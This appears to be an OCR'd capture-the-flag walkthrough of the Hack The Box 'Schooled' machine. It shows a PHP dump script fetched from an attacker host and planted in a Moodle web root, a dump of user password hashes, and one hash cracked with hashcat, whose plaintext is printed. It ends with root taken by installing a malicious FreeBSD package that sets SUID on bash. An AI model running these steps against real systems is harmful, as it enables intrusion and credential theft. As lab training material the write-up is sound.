
> Put this in a / of the moodle website



```
mysqlx.sock.lock
$ fetch -o dump.php http://10.10.14.64:8181/mysqldump.php
dump.php                                            1647  B  379 kBps    00s
$ chmod +x dump.php
$ cd /usr/local/www/apache24/data/moodle
$ mv /tmp/dump.php .
```

Now, execut the php script, and find jamie's hash password

```
firefox http://moodle.schooled.htb/mooodle/mysqldump.php
```




http://moodle.schooled.htb/moodle/dump.php - Mozilla Firefox

view-source:http://moodle.schooled.htb/moodle/dump.php


```
(`firstnamephonetic`),
(`lastnamephonetic`),
`middlename`),
`alternatename`)
EMENT=34 DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci ROW_FORMAT=COMPRESSED COMMENT='One record for each person';

ES("1","manual","1","0","0","0","1","guest","$2y$10$u8DkSWjhZnQhBk1a0g1ug.x79uhkx/sa7euU8TI4FX4TCaXK6uQk2","","Guest user"," ","root@localhost","0","","","","","","","","","",
ES("2","manual","1","0","0","0","1","admin","$2y$10$3D/gznFHdpV6PXt1cLPhX.ViTgs87DCE5KqphQhGYR5GFbcl4qTiW","","Jamie","Borham","jamie@staff.schooled.htb","0","","","","","","","",
ES("3","manual","1","0","0","0","1","bell_oliver89","$2y$10$N0feGGafBvl.g6LNBKXPVqpkvs8y/axSPyXb46HiFP3C9c42dnvgK","","Oliver","Bell","bell_oliver89@student.schooled.htb","0","
ES("4","manual","1","0","0","0","1","orchid_sheila89","$2y$10$YMsy0e4x4vKq7HxMsDk.0ehnmAcc8tFa0lzj5b1Zc8IhqZx03aryC","","Sheila","Orchid","orchid_sheila89@student.schooled.htb"
ES("5","manual","1","0","0","0","1","chard_ellzabeth89","$2y$10$D0Hu9XehYbTxNsf/uZrxXeRp/6pmT1/6A.Q2CZhbR26lCPtf68wUC","","Elizabeth","Chard","chard_elizabeth89@student.schoole
ES("6","manual","1","0","0","0","1","morris_jake89","$2y$10$UieCKjut2IMiglWqRCkSzerF.8AnR8NtOLFmDUcQa90lair7LndRy","","Jake","Morris","morris_jake89@student.schooled.htb","0","
ES("7","manual","1","0","0","0","1","heel_james89","$2y$10$sjk.jJKsfnLG4r5rYytMge4sJWj4ZY8xeWRIrepPJ8oWlynRc9Eim","","James","Heel","heel_james89@student.schooled.htb","0","",
ES("8","manual","1","0","0","0","1","nash_michael89","$2y$10$yShrS/zCD1Uoy0JMZPCDB.saWGsPUrPyQZ4eAS50jGZUp8zsqF8tu","","Michael","Nash","nash_michael89@student.schooled.htb","0
ES("9","manual","1","0","0","0","1","singh_rakesh89","$2y$10$Yd52KrjMGJwPUeDQRU7wNu6xjTMobTWq3eEzMWeA2KsfAPAcHSUPu","","Rakesh","Singh","singh_rakesh89@student.schooled.htb","0
ES("10","manual","1","0","0","0","1","taint_marcus89","$2y$10$kFO4L15Elnq2Z2R4cCkbdOHvh5rKwnG4csO0qWUeu2bJGt4Mxswoa","","Marcus","Taint","taint_marcus89@student.schooled.htb","
```

> ## Now, crack them : and got the password !!

```
hashcat -m 3200 hash /usr/share/wordlist/rockyou.txt
```




```
peter@kali:~/Documents/HTB/School$ hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=============================================================================================================================
* Device #1: pthread-Intel(R) Celeron(R) CPU J3455 @ 1.50GHz, 5697/5761 MB (2048 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72
```




```
$2y$10$3D/gznFHdpV6PXt1cLPhX.ViTgs87DCE5KqphQhGYR5GFbcl4qTiW:!QAZ2wsx

Session..........: hashcat
Status...........: Cracked
Hash.Name........: bcrypt $2*$, Blowfish (Unix)
Hash.Target......: $2y$10$3D/gznFHdpV6PXt1cLPhX.ViTgs87DCE5KqphQhGYR5G...l4qTiW
Time.Started.....: Fri Apr  9 14:00:32 2021 (9 mins, 8 secs)
Time.Estimated...: Fri Apr  9 14:09:40 2021 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       25 H/s (9.05ms) @ Accel:2 Loops:32 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests
Progress.........: 13896/14344385 (0.10%)
Rejected.........: 0/13896 (0.00%)
Restore.Point....: 13888/14344385 (0.10%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidates.#1....: 012012 -> superpet

Started: Fri Apr  9 14:00:28 2021
Stopped: Fri Apr  9 14:09:41 2021
```

> We have now box access in ssh jamie account :



```
peter@kali:~/Documents/HTB/Schooled$ ssh jamie@schooled.htb
Password for jamie@Schooled:
Last login: Fri Apr  9 13:22:10 2021 from 10.10.14.64
FreeBSD 13.0-BETA3 (GENERIC) #0 releng/13.0-n244525-150b4388d3b: Fri Feb 19 04:04:34 UTC 2021

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

To change this login announcement, see motd(5).
Need to find the location of a program? Use "locate program_name".
                -- Dru <genesis@istar.ca>
jamie@Schooled:~ $ 
```


Privesc : Jamie ⇒ Root :



```
jamie@Schooled:~ $ sudo -l
User jamie may run the following commands on Schooled:
    (ALL) NOPASSWD: /usr/sbin/pkg update
    (ALL) NOPASSWD: /usr/sbin/pkg install *
jamie@Schooled:~ $ cat user.txt
```

> We can see jamie can execute pkg install and pkg update with root right

https://gtfobins.github.io/gtfobins/pkg/



.. / pkg

Sudo


If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

It runs commands using a specially crafted FreeBSD package. Generate it with fpm and upload it to the target.

```
TF=$(mktemp -d)
echo 'id' > $TF/x.sh
fpm -n x -s dir -t freebsd -a all --before-install $TF/x.sh $TF
```


```
sudo pkg install -y --no-repo-update ./x-1.0.txz
```

> Now, create malicious package on the attacking machine




```
peter@kali:~$ echo 'chmod +s /bin/bash' > $TF/x.sh
peter@kali:~$ fpm -n x -s dir -t freebsd -a all --before-install $TF/x.sh $TF
```

> Upload the malicious package in victime machine, install it and exploit our payload



```
jamie@Schooled:~ $ curl http://10.10.14.64:8181/x-1.0.txz -o x-1.0.txz
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   480  100   480    0     0   5853      0 --:--:-- --:--:-- --:--:--  5853
jamie@Schooled:~ $ sudo pkg install -y --no-repo-update ./x-1.0.txz
pkg: Repository FreeBSD cannot be opened. 'pkg update' required
Checking integrity... done (0 conflicting)
The following 1 package(s) will be affected (of 0 checked):

New packages to be INSTALLED:
        x: 1.0

Number of packages to be installed: 1
[1/1] Installing x-1.0...
Extracting x-1.0: 100%
jamie@Schooled:~ $ bash -p
[jamie@Schooled ~]# id
uid=1001(jamie) gid=1001(jamie) euid=0(root) egid=0(wheel) groups=0(wheel)
[jamie@Schooled ~]# 
```



-p	privileged	Script runs as "suid" (caution!)

lastsummer.de/creating-custom-packages-on-freebsd/

> We also can a clean revershell with this article